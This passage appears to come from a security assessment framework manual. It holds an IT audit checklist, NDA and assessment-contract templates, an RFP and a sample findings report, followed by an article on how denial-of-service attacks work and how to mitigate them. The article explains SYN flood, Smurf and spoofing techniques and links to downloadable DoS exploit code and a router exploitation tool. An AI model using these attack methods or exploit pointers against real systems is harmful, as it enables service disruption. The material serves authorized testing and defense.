- e. Are there formal sign-off procedure for changes placed into production?
- f. How is an audit trail of system and application changes generated and protected?

#### 15. Continuity planning

- a. Does the organization have a written information technology business continuity plan in the event of an unrecoverable incident or disaster which renders the system inoperable?
  - (1) If so, does the plan include:
    - (a) Communication procedures with employees, key information trading partners, owners, management, the media, and government agencies?
    - (b) Minimum requirements for personnel, facilities, hardware, software, equipment, forms, supplies, and furniture necessary to restore minimum levels of service.
    - (c) Procedures to keep the plan up-to-date?
    - (d) Testing?
    - (e) Training for staff for procedures to follow in the event of an incident or disaster?
    - (f) Procedures to safeguard the plan document from release to unauthorized parties?
    - (g) Alternative procedures in user departments to use until information services are restored?
    - (h) Identification of minimum key application systems, data files, and time frames needed for recovery?
    - (i) A formal contract if a back-up hot site is utilized?

#### 16. Access controls

- a. Have Access controls been reviewed in depth for applications applications, systems, and networks?

17. Inventory

- a. Is there an up-to-date inventory identifying all IT hardware and software?

18. Unauthorized software

- a. How is unauthorized software prevented from being introduced and detected on personal computers?

19. Problem and Incident management

- a. Does IT management keep a audit log of operational problems, incidents, and errors?

(1) If so, does the log trace the incident from underlying cause to resolution?

- b. Is there an escalation policy defining what conditions should be reported to higher levels of management?

20. Data retention periods

- a. Does the organization have defined retention periods for data and programs?

21. Magnetic and Optical Media Library

- a. Is there an inventory of magnetic and optical media?

(1) If so, is a physical inventory ever taken to disclose discrepancies?

- b. Are there written standards and procedures for external marking of magnetic and optical media?

- c. Are there written logs for accountability of storage and movement of magnetic and optical media?

- d. Is the responsibility for magnetic and optical media assigned to a specific employee?

22. Backup and retention

- a. Describe the backup plan.

(1) What data and programs are backed up?

- b. Are the backup procedures documented?
- c. How often are the backups verified to determine that they are usable?
  - (1) How do the tests of the backup system ensure that key systems can be restored with minimal disruption?
- d. Where are the backups and related written backup and restore procedures stored?
- e. How is physical access to the backup storage site controlled?
- f. How is logical access to the backups in storage controlled?

#### 23. Protection of transmitted data

- a. What procedures ensure integrity of transmitted data?
- b. What procedures ensure confidentiality of transmitted data?
- c. What procedures ensure non-repudiation of transmitted data?

#### 24. Authorization of transmitted data

- a. How is data received from outside parties authenticated as to source?
- b. How is confidential data transmitted to outside parties authorized?
  - (1) Is the authorization documented?
- c. How is the security of confidential data transmitted to outside parties controlled?

#### 25. Integrity of stored data

- a. Are key financial files checked periodically for unusual changes and unauthorized access attempts?
  - (1) If so, how?

#### 26. Facilities Management

- a. How is physical access to the servers/systems protected?
- b. Who has access to the systems room?
- c. Are there any water pipes within 50 feet of the server room?
- d. Are the servers on the floor, is there a raised floor, or raised above the floor on racks?

- e. Are there halon or waterless fire extinguishers in the server room?
  - (1) If not, what kind of fire protection system is there?
- f. Is the location of the servers kept in a low profile?
- g. How are dust, heat, and humidity in the server room controlled?
  - (1) Are there alarm devices and monitors to automatically notify management if excessive heat or humidity conditions exist in the server room?
- h. Is there an uninterruptible power supply?
  - (1) If so, how long can the system and servers operate on the UPS?
  - (2) Are there orderly shut down procedures in the event of a power failure?

## 27. Operations Management

- a. Is there a processing operations manual?
- b. Are start-up procedures documented?
- c. How are job schedules authorized?
- d. How are unauthorized jobs identified and investigated?
- e. Is there a formal handover of operator shift changes?
- f. Are there job logs of operations?
  - (1) If so, who reviews them for unusual activity?
  - (2) If so, are the reviews retained?
  - (3) Are unusual conditions defined in writing?
  - (4) Are there written procedures in the event the job logs indicate unauthorized or suspicious activity?
- g. Can operators logon remotely and operate the system?
  - (1) If so, how are remote operator logons authenticated?
  - (2) If so, is a dialback routine utilized?

## H. Monitoring Controls (Describe the controls in place to monitor systems, applications, backups etc)

1. Identity who monitors controls on an ongoing basis.
2. Describe how controls are monitored.

3. Are separate as opposed to ongoing evaluations of controls made?

a. If so, who makes the separate evaluations?

4. How often are controls monitored?

#### I. Audit logging

1. Does the system have built-in audit logging features?

a. If so, is it utilized?

b. Are audit logs of access and changes to security and system settings produced?

c. How is continuity of the logs controlled?

d. How is the integrity of the logs controlled?

e. Are the logs retained?

(1) How long?

f. Who reviews the audit logs?

2. Are the network operating system logs enabled?

If so:

(1) Has anyone independent of IT inspected the audit settings?

(2) Are the logs retained?

(a) How long?

(3) How is continuity of the logs controlled?

(4) How is the integrity of the logs controlled?

(5) Who reviews the audit logs?

3. Are the server audit logs enabled?

If so:

(1) Has anyone independent of IT inspected the audit settings?

(2) Are the logs retained?

(a) How long?

(3) How is continuity of the logs controlled?

(4) How is the integrity of the logs controlled?

(5) Who reviews the audit logs?

4. Are the router logs enabled?

If so:

(1) Has anyone independent of IT inspected the audit settings?

(2) Are the logs retained?

(a) How long?

(3) How is continuity of the logs controlled?

(4) How is the integrity of the logs controlled?

(5) Who reviews the audit logs?

5. Is there an intrusion detection and/or prevention system?

If so:

(1) Has anyone independent of IT inspected the audit settings?

(2) Are the logs retained?

(a) How long?

(3) How is continuity of the logs controlled?

(4) How is the integrity of the logs controlled?

(5) Who reviews the audit logs?

6. Is there a firewall?

If so:

(1) Has anyone independent of IT inspected the firewall rule set?

(2) Are the logs retained?

(a) How long?

(3) How is continuity of the logs controlled?

(4) How is the integrity of the logs controlled?

(5) Who reviews the audit logs?

7. What is the procedure when logs indicate suspicious activity?

a. Is the procedure documented?

b. Are incidents documented?

c. Who in the organization is notified of a suspected breach and resolution?

#### J. Additional Procedures

1. Are there any other procedures not included in this audit program that need to be performed in order to conclude on general controls?

a. If so, discuss additional procedures with the audit partner.

#### K. Assessment of General Controls

##### A. Identification of Internal Control Weaknesses

Based on I - IV above identify internal control weaknesses that may prevent the achievement of objectives of general controls over information technology used for financial information.

##### B. Document Weaknesses and Risks

Prepare proposed management letter comments on any identified weaknesses and risk including recommendations to control the risk.

#### VI. Reportable Conditions and Fraud

A. Did any of the preceding audit steps identify any reportable conditions, indicators of fraud, or unresolved material control weaknesses?

1. If so, document your findings and inform the engagement senior immediately.

#### VII. Conclusion

A. Are the general controls adequate? Are there appropriate policies and procedures that cover the development of new programs and systems, changes to existing programs, systems, and computer operations.

(Note: access to programs and data will be reviewed in a separate audit program for Information Technology Security.)

B. What is the risk of the general controls not achieving the control objectives of confidentiality, integrity, and availability (High, low)?

## VIII. Index, Cross Reference and Sign-off

### A. Index, cross-reference, sign-off, and date all of the work papers.

This work program has been completed in accordance with corporate policies in effect.

\_\_\_\_\_  
Done by  
<Name>  
<Title>

\_\_\_\_\_  
Date

\_\_\_\_\_  
Reviewed by

\_\_\_\_\_  
Date

### 1.3 TEMPLATE - NON DISCLOSURE AGREEMENT (NDA)

Private and Confidential

[Client Name and Address]

[Date]

[Salutation]

#### Confidentiality Undertaking

We acknowledge that during the course of [nature of work/transaction] we shall have access to and be entrusted with Confidential Information. In this letter, the phrase "Confidential Information" shall mean information (whether of a commercial, technical, scientific, operational, administrative, financial, marketing, business, or intellectual property nature or otherwise), whether oral or written, relating to [name of client/group] and its business that is provided to us pursuant to this Agreement.

In consideration of you making Confidential Information available to us, we agree to the terms set out below:

1. We shall treat all Confidential Information as strictly private and confidential and take all steps necessary (including but not limited to those required by this Agreement) to preserve such confidentiality.
2. We shall use the Confidential Information solely for the preparation of [nature of work/transaction] and not for any other purpose.
3. We shall not disclose any Confidential Information to any other person or firm, other than as permitted by item 5 below.
4. We shall not disclose or divulge any of the Confidential Information directly or indirectly to any other client of <Assessment Company Name>.
5. This Agreement shall not prohibit disclosure of Confidential Information:
  - 5.1. To our partners/directors and employees who need to know such Confidential Information to assist with the [nature of work being carried out]
  - 5.2. With your prior written consent, such consent not to be unreasonably withheld
  - 5.3. To the extent that such disclosure is required by law

- 5.4. To the extent that such disclosure is required by any rule or requirement of any regulatory authority with which we are bound to comply
- 5.5. On terms that as to confidentiality are to the same effect as those contained in this Agreement, to our professional advisers for the purposes of our seeking advice.
6. Upon your request we shall arrange delivery to you of all Confidential Information, and copies thereof, that is in documentary or other tangible form, except:
  - 6.1. For the purpose of a disclosure permitted by items 5.3 and 5.4 above
  - 6.2. To the extent that we reasonably require to retain sufficient documentation that is necessary to support any advice, reports, or opinions that we may provide.
7. Access is restricted to directors/employees/advisers of counterparties.
- 8. We shall inform each partner/director or employee who receives Confidential Information in accordance with items 5.2 and 5.3 above of this agreement.**
9. This Agreement shall not apply to Confidential Information that:
  - 9.1. Is in the public domain at the time it is acquired by us
  - 9.2. Enters the public domain after that, otherwise than as a result of unauthorized disclosure by us
  - 9.3. Is already in our possession prior to its disclosure to us
  - 9.4. Is independently developed by us.
10. This Agreement shall continue for two years from the date of this Agreement unless and to the extent that you may release it in writing.
11. We acknowledge that the Confidential Information will not form the basis of any contract between you and us.
12. We warrant that we are acting as principal in this matter and not as agent or broker for any person, company, or firm.
13. We acknowledge that no failure or delay by you in exercising any right, power, or privilege under this Agreement shall operate as a waiver thereof, nor shall any single or partial exercise thereof or the exercise of any other right, power, or privilege.

14. This Agreement shall be governed by and construed in accordance with [applicable law] and any dispute arising from it shall be subject to the exclusive jurisdiction of the <Court Name> of the <Country Name>.

Yours truly,

## 1.4 TEMPLATE - SECURITY ASSESSMENT CONTRACT

This agreement made on <Date> by and between <Assessor Firm / Organization Name> hereinafter called the Assessor and <the name of the client company>, hereinafter called the Owner.

The Owner is the owner of an Information Systems Network spanning work areas and functionalities detailed in Annexure A to this Agreement;

And the Owner desires to have the Internal and External Susceptibilities and Vulnerabilities of the Security of the network tested by an Independent Network Security Assessment professional/ team of professionals with a view to obtain a reasonable assurance about the effectiveness and resilience of the Security System;

And the Assessor, who is professionally qualified and wee versed in Information Systems Security Aspects, has agreed to conduct a thorough test of the Security Systems of the network;

And both the Owner and the Assessor have agreed to the following conditions in respect of the said assignment;

### Scope of work

The Assessors will carry out tests on Domains listed in Annexure B of this Agreement.

The Owner will provide the Assessors with an encrypted list of all the IP addresses/ Network / Sub Network / domains that it wishes to be tested for security vulnerabilities . It will also provide the list of the IP addresses Network / Sub Network / domains which the Assessors will not assess or access under any circumstance (hereafter referred as "Out of bound ports").

Immediately on signing of this agreement and on receipt of the information referred above, the Assessor will commence the Assessment work.

The Assessment work shall comprise inter-alia of Site visits for Assessment of Physical Security of the Information Assets and Security Assessment from a remote location;

### Limitations

1. The Assessor shall not exploit any weakness detected during the Assessment to his benefit;
2. The Assessor shall not take any advantage of the Social Engineering of the Information Organization of the Owner;
3. The Assessor shall not access/ attempt to access Out of Bound Ports and where in his professional judgment it becomes necessary to access/ assess such Ports, he shall do so with the prior consent of the Owner after apprising him of the need to do so;

### Location Coverage

The locations covered include the Owner premises listed below

1  
2  
3  
4

### **Liability for any downtime/DAMAGES**

The Assessor will execute all tests according to the best practice in the industry and all measures will be taken to avoid damaging the network, the systems and the data contained within such network and systems;

If prejudice has been caused to the network or the data stored on the systems due to negligence while performing the tests, the Assessor will be held responsible and will compensate the Owner for all damages directly or indirectly caused. However such damages shall not exceed the fees charged for this project.

However, if downtime or damages caused by the Assessor were not due to any negligence, were unforeseeable and unavoidable, the Assessor will not be held responsible for the damages or any of its consequences.

### **Time of Completion of project and indication of any delay**

The entire work shall be completed in <state time agreed>. In case of any delay on account of reasons beyond the control of the Assessor the same shall be explained by the Assessor to the owner. In case of any unexplainable delay the Owner shall be entitled to make deductions from the agreed Fees as Under:

<Here state the agreed penalty for delay in completing the assignment without any reasonable cause>

### **The contract price, any additional charges**

The fees for the entire assignment shall be \$ which shall be < inclusive/ exclusive> of out of pocket expenses. Where in the course of the work the Assessor feels that he has to perform work not envisaged originally he shall explain the same to the Owner and also indicate the Additional Charges for the same.

### **Payments**

The fees agreed shall be paid by the Owner to the Assessor as Under:

< Schedule of Fee Payment>

### **Date and Time of assessment**

The Assessor will commence the Assessment work immediately on receipt of the Advance indicated in Clause 1.7 above.

All site visits shall be made during office hours and the Assessor will inform the Owner of his Schedule of on-site visits at least <number of days> days in advance to enable the Owner to make necessary arrangements.

All remote tests on the network shall be performed outside office hours more specifically from midnight until 6 am, and only on dates preauthorized by the owner.

## Remote Penetration test

The Assessor will notify the Owner the Source IP Address from the machines from where the Assessor will make remote penetration tests on the Network and Systems.

## A mechanism for dealing with false positive to avoid unnecessary law enforcement

The Assessor will put in place an appropriate mechanism of correlating information to deal with false positives and ensure that the False Positives are kept at minimal levels.

## For delay/non payment

If the Owner delays the payment of the agreed fees as per the agreed Schedule, the Assessor will be at freedom to withhold his report and also to enforce payment by the Owner. The Assessor, however, shall not compromise the integrity of the network &/or do any malicious activity on the Information Systems of the Owner, in case of non-payment of fees.

## For additional Labor

Claims of the Assessor for extra works over that envisaged originally shall be with the prior approval of the Owner.

## Contact Person(s)

Both the Owner and the Assessor will provide each other Phone, Mobile Phone Numbers and Email addresses of the Contact Persons in their respective Organisations, also indicating the area of operations and level of authority of such persons.

## Confidentiality

The Assessor will maintain complete confidentiality about the information accessed by him in the course of this assignment and will execute a comprehensive Non-Disclosure Agreement in this regard.

Date \_\_\_\_\_

\_\_\_\_\_

Name of Owner

Name of Contractor

\_\_\_\_\_

Designation (e.g. CIO)

Designation (e.g. CIO)

\_\_\_\_\_

Phone: \_\_\_\_\_

Cell: \_\_\_\_\_

Phone: \_\_\_\_\_

Cell: \_\_\_\_\_

\_\_\_\_\_

Fax: \_\_\_\_\_

Fax: \_\_\_\_\_

\_\_\_\_\_

Signature

Signature

C.C.

- 1.
- 2.
- 3.

## 1.5 REQUEST FOR PROPOSAL TEMPLATE

<Company Name and specific depart name > invites you to quote for Information System Security Assessment of the < Division/Location name >

Please provide a costed response broken down by task to:

Contact Person Name

Adress

Phone

Fax

Email

Web

### 1.5.1 Timescales and Dependencies

- Please indicate followings:
  - Expected time to complete each task
  - Serial and Parallel tasks
  - Dependencies between tasks

### 1.5.2 Overview of Infrastructure

The infrastructure is located in various locations, it's huge and it makes more sense to perform assessment based on sampling. We request you to assess it based on sampling not over the complete infrastructure.

We request that a representative sample of devices shall be assessed from each identified access point, and this quote has been drawn up on this basis. Due to the huge size of network, it is also not advisable to assess vulnerabilities from every point to every other point. Assessment shall carry out per VLAN basis, however in conjunction with firewall rule-set assessment; this shall provide adequate initial coverage.

### 1.5.3 Domains which needs to be assessed

- Task 1: Public Information Gathering
- Task 2: Network Mapping
- Task 3: Router Security Assessment
- Task 4: Switch Security Assessment
- Task 5: Firewall Security Assessment
- Task 6: Standard build Server Security Assessment
- Task 7: Customer Isolation Security Assessment
- Task 8: Denial of Service (DoS) Assessment

## 1.6 REPORTING

### 1.6.1 Executive Summary

The objectives of carrying out the assessment were to determine the vulnerabilities present within the existing security implementation and to mitigate them. A pre-emptive assessment will help the organisation identify & mitigate information security threats before these are exploited by hackers which might result in financial loss or a loss of reputation. This assessment addresses shortcomings in the organisations security controls that include certain technology controls as well as modifications to existing security processes for a more effective security implementation on <Date> <OISSG, Tiger Team,CA> performed an assessment of the information systems security of <ABC Organization Ltd >. This report highlights several deficiencies found in the IS Security & recommends appropriate mitigation controls & strategies to overcome those.

The overall security of the systems under review was deemed rather insecure. Your organizations network is completely vulnerable. It is imperative that you take immediate actions in fixing the security stance of your organizations network.

#### 1.6.1.1 SCOPE OF WORK

The scope of the assessment performed for <ABC Organization's Ltd, Canada> includes the following domains.

Domains	Effort (Man HRS)
<ul style="list-style-type: none"> <li>Network- and telecommunication, system, application and Database Security (Internal and External)</li> </ul>	160
<ul style="list-style-type: none"> <li>Social Engineering</li> </ul>	16
<ul style="list-style-type: none"> <li>Physical Security</li> </ul>	16
<ul style="list-style-type: none"> <li>Information System Process Security</li> </ul>	96

#### Location Coverage

The locations covered include the Owner premises listed below

- 1 IT Department, ABC Organization's, Vancouver, Canada
- 2 IT Department, ABC Organization's, Frankfurt, Germany
- 3 IT Department, ABC Organization's, London, UK
- 4 IT Department, ABC Organization's, New Delhi, India

#### **1.6.1.2 OUT OF SCOPE WORK**

Denials of service attacks were not carried out on the production environment (only performed on provided test infrastructure based on standard configuration documents of ABC Organization's), as these would have hampered the normal business operations. However systems vulnerable to DoS attacks have been highlighted in this report.


#### **1.6.1.3 METHODOLOGY USED**

The information systems were assessed using the 11 steps methodology of ISSAF which is explained in brief below.

- Information Gathering
- Network Mapping
- Vulnerability Identification
- Penetration
- Gaining Access & Privilege Escalation
- Enumerate Further
- Compromise Remove Users/Sites
- Maintaining Access
- Covering The Tracks
- Audit
- Reporting
- Clean up and Destroy Artifacts

#### 1.6.1.4 SUMMARY OF THE ASSESSMENT RESULTS



The assessment was performed on total 780 hosts, out of those 450 hosts was found to be live. In this assessment your network had 28 high-risk, 50 medium-risk and 73 low-risk vulnerabilities.



Domains Tested	Number of Vulnerabilities		
	High	Medium	Low
<b>Network and Telecommunication, System, Application, Database Security</b>	22	39	57
Information Gathering			3
Network Mapping		2	
Web Applications	1	2	3
Router and Routing Protocol		2	4
Databases			3
Windows System	3	4	7
Unix System	4	4	8
Password Testing	1	2	
High Availability		2	
Switch and Layer2	3	2	1
Web Server	5	2	1
Firewall Security		2	1

Intrusion Detection & Prevention System Assessment		2	3
Antivirus Assessment			1
Lotus Notes Assessment	1	2	4
Load Balancer		2	3
Desktop Functionality		4	8
Wireless Security	4	3	7
VPN Security		2	
<b>Social Engineering</b>	1	3	2
<b>Physical Security</b>	2	3	5
<b>Process Security</b>	3	5	9
<b>Total</b>	<b>28</b>	<b>50</b>	<b>73</b>

Number of Vulnerabilities found in each domain assessed.



**Breakdown of the number of vulnerabilities under the Network and Telecommunication, System, Application, Database Security Domain**

## 1.7 MINUTES OF MEETING - <PROJECT/TOPIC NAME>

**Note:**

If you are not able to participate or you will arrive late, please inform X person in advance at Tel. yyyyyyy or email [zzz@oissg.org](mailto:zzz@oissg.org)

<b>General</b>	
ORGANIZATION AND DEPARTMENT	
DATE AND TIME OF MEETING: DATE, STARTING TIME – FINISHING TIME (+TIME ZONE) (MM/DD/YYYY)	
MINUTES PREPARED BY:	
VENUE	
GOAL	REASON FOR/GOAL OF THE MEETING
PREPARATION	PREPARATION INSTRUCTIONS (OPTIONAL)

<b>Purpose of Meeting</b>

<b>Attendees of Meeting</b>				
NAME	DEPARTMENT/DIVISION	E-MAIL	PHONE	PRESENT
				START-END
				START-END
				START-END
				START-END
<b>Meeting not attend by</b>				

<b>Highlights of Meeting (Discussion, Issues, Notes)</b>
--

- 1.
- 2.
- 3.
- 4.


#### Action Item

Action	Assigned to	Due Date	Status

#### Next Meeting

Date: (MM/DD/YYYY)	Time:	Location:
Agenda:		

## 1.8 DIAGRAM LEGENDS



## 2 BUILD FOUNDATION

### 2.1 DoS ATTACKS: INSTIGATION AND MITIGATION

Author: Jeremy Martin CISSP, ISSAP, CCNA, Network+, A+

[info@infosecprofessionals.com](mailto:info@infosecprofessionals.com)

During the release of a new software product specialized to track spam, ACME Software Inc notice that there was not as much traffic as they hoped to receive. During further investigation, they found that they could not view their own website. At that moment, the VP of sales received a call from the company's broker stating that ACME Software Inc stock fell 4 point due to lack of confidence. Several states away, spammers didn't like the idea of lower profit margins do to an easy to install spam blocking software so they thought they would fight back. Earlier that day, they took control of hundreds of compromised computers and used them as DoS zombies to attack ACME Software Inc's Internet servers in a vicious act of cyber assault. During an emergency press conference the next morning, ACME Software Inc's CIO announced his resignation as a result of a several million dollar corporate loss.

Scenarios like the one above happen a more then people think and are more costly then most will admit. Denial of Service (DoS) attacks are designed to deplete the resources of a target computer system in an attempt to take a node off line by crashing or overloading it. Distributed Denial of Service (DDoS) is a DoS attack that is engaged by many different locations. The most common DDoS attacks are instigated through viruses or zombie machines. There are many reasons that DoS attacks are executed, and most of them are out of malicious intent. DoS attacks are almost impossible to prevent if you are singled out as a target. It's difficult to distinguish the difference between a legitimate packet and one used for a DoS attack.

The purpose of this article is to give the reader with basic network knowledge a better understanding of the challenges presented by *Denial of Service* attacks, how they work, and ways to protect systems and networks from them.

The attendee should have a basic knowledge of computers systems, networking, and familiarity with the Microsoft Windows platforms. Programming knowledge is helpful.

#### Instigation

**Spoofing** – Falsifying an Internet address (known as spoofing) is the method an attacker uses to fake an IP address. This is used to reroute traffic to a target network node or used to deceive a server into identifying the attacker as a legitimate node. When most of us think of this approach of hacking, we think of someone in another city essentially becoming you. The way TCP/IP is designed, the only way a criminal hacker or cracker can take over your Internet identity in this fashion is to blind spoof. This means that the impostor knows exactly what responses to send to a port, but will not get the corresponding response since the traffic is routed to the original system. If the spoofing is designed around a DoS attack, the internal address becomes the victim. Spoofing is used in most of the well-known DoS attacks. Many attackers will start a DoS attack to drop a node from the network so they can take over the IP address of that device. IP Hijacking is the main method used when attacking a secured network or attempting other attacks like the *Man in the Middle* attack.

**SYN Flood** - Attackers send a series of SYN requests to a target (victim). The target sends a SYN ACK in response and waits for an ACK to come back to complete the session set up. Instead of responding with an ACK, the attacker responds with another SYN to open up a new connection. This causes the connection queues and memory buffer to fill up, thereby denying service to legitimate TCP users. At this time, the attacker can hijack the system's IP address if that is the end goal. Spoofing the "source" IP address when sending a SYN flood will not only cover the offender's tracks, but is also a method of attack in itself. SYN Floods are the most commonly used DoS in viruses and are easy to write. See

<http://www.infosecprofessionals.com/code/synflood.c.txt>

**Smurf Attack**- Smurf and Fraggle attacks are the easiest to prevent. A perpetrator sends a large number of ICMP echo (ping) traffic at IP broadcast addresses, using a fake source address. The "source" or spoofed address will be flooded with simultaneous replies (See CERT Advisory: CA-1998-01). This can be prevented by simply blocking broadcast traffic from remote network sources using access control lists.

**Fraggle Attack** – This type of attack is the same as a Smurf attack except using UDP instead of TCP. By sending an UDP echo (ping) traffic to IP broadcast addresses, the systems on the network will all respond to the spoofed address and

affect the target system. This is a simple rewrite of the Smurf code. This can be prevented by simply blocking broadcast traffic from remote IP address.

***Ping of Death*** - An attacker sends illegitimate ICMP (ping) packets larger than 65,536 bytes to a system with the intention of crashing it. These attacks have been outdated since the days of NT4 and Win95.

***Teardrop*** - Otherwise known as an IP fragmentation attack, this DoS attack targets systems that are running Windows NT 4.0, Win95, Linux up to 2.0.32. Like the Ping of Death, the Teardrop is no longer effective.

***Application Attack*** - These are DoS attacks that involve exploiting an application vulnerability causing the target program to crash or restart the system.

Kazaa and Morpheus have a known flaw that will allow an attacker to consume all available bandwidth without being logged.

See <http://www.infosecprofessionals.com/code/kazaa.pl.txt>

Microsoft's IIS 5 SSL also has an easy way to exploit vulnerability. Most exploits like these are easy to find on the Internet and can be copied and pasted as working code. There are thousands of exploits that can be used to DoS a target system/application.

See <http://www.infosecprofessionals.com/code/IIS5SSL.c.txt>

***Viruses, Worms, and Antivirus*** – Yes, Antivirus. Too many cases where the antivirus configuration is wrong or the wrong edition is installed. This lack of foresight causes an unintentional DDoS attack on the network by taking up valuable CPU resources and bandwidth. Viruses and worms also cause DDoS attacks by the nature of how they spread. Some purposefully attack an individual target after a system has been infected. The Blaster worm that exploits the DCOM RPC vulnerability (described in Microsoft Security Bulletin MS03-026) using TCP port 135 is a great example of this. The Blaster targeted Microsoft's windows update site by initiating a SYN FLOOD. Because of this, Microsoft decided to no longer resolve the DNS for 'windowsupdate.com'.

DoS attacks are impossible to stop. However, there are things you can do to mitigate potential damages they may cause to your environment. The main thing to remember is that you always need to keep up-to-date on the newest threats.

## Mitigation

**Antivirus software** – Installing an antivirus software with the latest virus definitions will help prevent your system from becoming a DoS zombie. Now, more than ever, this is an important feature that you must have. With lawsuits so prevalent, not having the proper protection can leave you open for downstream liability.

**Software updates** - Keep your software up to date at all times. This includes antivirus, email clients, and network servers. You also need to keep all network Operating Systems installed with the latest security patches. Microsoft has done a great job with making these patches available for their Windows distributions. Linux has been said to be more secure, but the patches are far more scarce. RedHat is planning on incorporating the NSA's SE Linux kernel into future releases. This will give Mandatory Access Control (MAC) capabilities to the Linux community.

**Network protection** - Using a combination of firewalls and Intrusion Detection Systems (IDS) can cut down on suspicious traffic and can make the difference between logged annoyance and your job. Firewalls should be set to deny all traffic that is not specifically designed to pass through. Integrating IDS will warn you when strange traffic is present on your network. This will assist you in finding and stopping attacks.

**Network device configuration** – Configuring perimeter devices like routers can detect and in some cases prevent DoS attacks. Cisco routers can be configured to actively prevent SYN attacks starting in Cisco IOS 11.3 and higher using the TCP intercept command in global configuration mode *access-list number {deny | permit} tcp any destination destination-wildcard ip tcp intercept list access-list-number ip tcp intercept ?* (Will give you a good list of other options?)

Cisco routers can prevent Smurf and Fraggle attacks by blocking broadcast traffic. Since Cisco IOS 12.0, this is the default configuration. ACLs or access control lists should also be configured on all interfaces.

*no ip directed-broadcast*

The Cisco router can also be used to prevent IP spoofing.

*ip access-group list in interface*

*access-list number deny icmp any any redirect*

*access-list number deny ip 127.0.0.0 0.255.255.255 any*

*access-list number deny ip 224.0.0.0 31.255.255.255 any*

*access-list number deny ip host 0.0.0.0 any*

See *Improving Security on Cisco Routers* - [www.cisco.com/warp/public/707/21.html](http://www.cisco.com/warp/public/707/21.html)

Old Cisco IOS versions are vulnerable to several DoS attacks. The “*Black Angels*” wrote a program called *Cisco Global Exploiter*. This is a great software to use when testing the security of your Cisco router version and configuration and can be found at <http://www.blackangels.it/Projects/cge.htm>

Security is not as mystical as people believe. DoS attacks come in many different types and can be devastating if you don't take the proper precautions. Keep up to date and take steps to secure network nodes. Keeping security in mind can minimize damages, downtime, and save your career.

## Resources

Black Angels: <http://www.blackangels.it/>

Cisco: <http://www.cisco.com>

Microsoft: <http://www.microsoft.com/technet/security/current.aspx>

